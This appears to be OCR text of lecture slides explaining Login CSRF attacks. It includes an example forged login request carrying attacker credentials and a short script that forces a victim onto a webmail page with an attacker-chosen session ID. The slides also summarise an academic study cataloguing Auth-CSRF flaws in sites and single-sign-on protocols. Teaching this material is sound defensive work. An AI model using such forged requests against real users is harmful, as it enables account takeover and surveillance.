
Login CSRF

- In 2008, Login CSRF attack was introduced
- User's browser logs into website with the attacker's username & password
  - …thereby authenticating the victim into the website as the attacker
  - Capture user's private information (web searched, sent email, etc.)
  - Present user with malicious content

Login CSRF Example



Login CSRF Example




victim

POST /login HTTP/1.1
username=attacker&password=xyzzy


Logged in as attacker

google.com

Login CSRF Example: OpenID




Login CSRF Example: PHP Cookieless Authentication




```
<script>
Location.href="https://hushmail.com/" +
              "compose?PHPSESSID=ZA1Fa34"
</script>
```

Login CSRF Example: "Secure" Cookies




Login CSRF Detection, *EuroSP'17*

- Collecting several Login CSRF attacks reported in the literature
- identified **7 security testing strategies** that can help a manual tester uncover vulnerabilities enabling Auth-CSRF

Large-scale Analysis & Detection of Authentication Cross-Site Request Forgeries

Avinash Sudhodanan*, Roberto Carbone*, Luca Compagna†, Nicolas Dolgin†,
Alessandro Armando‡ and Umberto Morelli*
*Fondazione Bruno Kessler, Italy
Email: 6.avinash@gmail.com, {carbone, umorelli}@fbk.eu
†SAP Labs France
Email: luca.compagna@sap.com, nicolas.dolgin@gmail.com
‡University of Genova
Email: alessandro.armando@unige.it

Abstract— **Cross-Site Request Forgery (CSRF) attacks are one of the critical threats to web applications. In this paper, we focus on CSRF attacks targeting web sites' authentication and identity management functionalities. We will refer to them**



Login CSRF Detection, *EuroSP'17*

1. Collected several login CSRF attacks reported in the literature

Login CSRF Detection, *EuroSP'17*

1. Collected several login CSRF attacks reported in the literature

#	Reference	Referer/Origin		Credentials in Atk Req	Vulnerable Process
		Benign Req	Atk Req		
1	Localize.io's Sign up form [9]	VulnWS	AtkWS	Body[$uname_A$, $pass_A$, $info_A$]	Form-based Registration
2	openSAP's account activation URL [37, §IV.B.2]	TrustWS	AtkWS	URL[act_token_A]	URL-based Account Activation
3	Twitter's [12, §IV.E] and Google's [13, §3] Login Form	VulnWS	AtkWS	Body[$email_A$, $pass_A$]	Form-based Login
4	Facebook's Login Form [13, §4.2]	VulnWS	[ ]	Body[$email_A$, $pass_A$]	
5	Facebook's Login Form [29, §2.2.1]	VulnWS	AWPVulnWS	Body[$email_A$, $pass_A$]	
6	Two web sites implementing Mozilla's BrowserID [11, §6.2]	TrustWS	AtkWS	Body[$auth\_assert_A$]	SSO Login
7	Many web sites implementing Open ID [13, §6.1]			Body[$token_A$]	
8	Stanford's WebAuth implementation [10, §IV.E]			URL[id_token_A]	
9	Many web sites implementing OAuth protocol [37, §VI.B.3], [12, §V.C], [38, §4.4], [35, §3.1]			URL[$code_A$]	

Legend: (1) VulnWS: Vulnerable Web Site, (2) AtkWS: Attacker's Web Site, (3) TrustWS: Trusted Web Site (e.g., an IdP, a mailbox provider, etc.), (4) AWPVulnWS: Attacker-configurable Web Page on the Vulnerable Web Site, (5) [ ]: empty `Referer` Header

Example: Form-based Registration

1. Collected several login CSRF attacks reported in the literature

The website's sign up form was not protected from CSRF attacks

#	Reference	Referer/Origin		Credentials in Atk Req	Vulnerable Process
		Benign Req	Atk Req		
1	Localize.io's Sign up form [9]	VulnWS	AtkWS	Body[$uname_A$, $pass_A$, $info_A$]	Form-based Registration
2	openSAP's account activation URL [37, §IV.B.2]	TrustWS	AtkWS	URL[act_token_A]	URL-based Account Activation
3	Twitter's [12, §IV.E] and Google's [13, §3] Login Form	VulnWS	AtkWS	Body[$email_A$, $pass_A$]	
4	Facebook's Login Form [13, §4.2]	VulnWS	[ ]	Body[$email_A$, $pass_A$]	Form-based Login
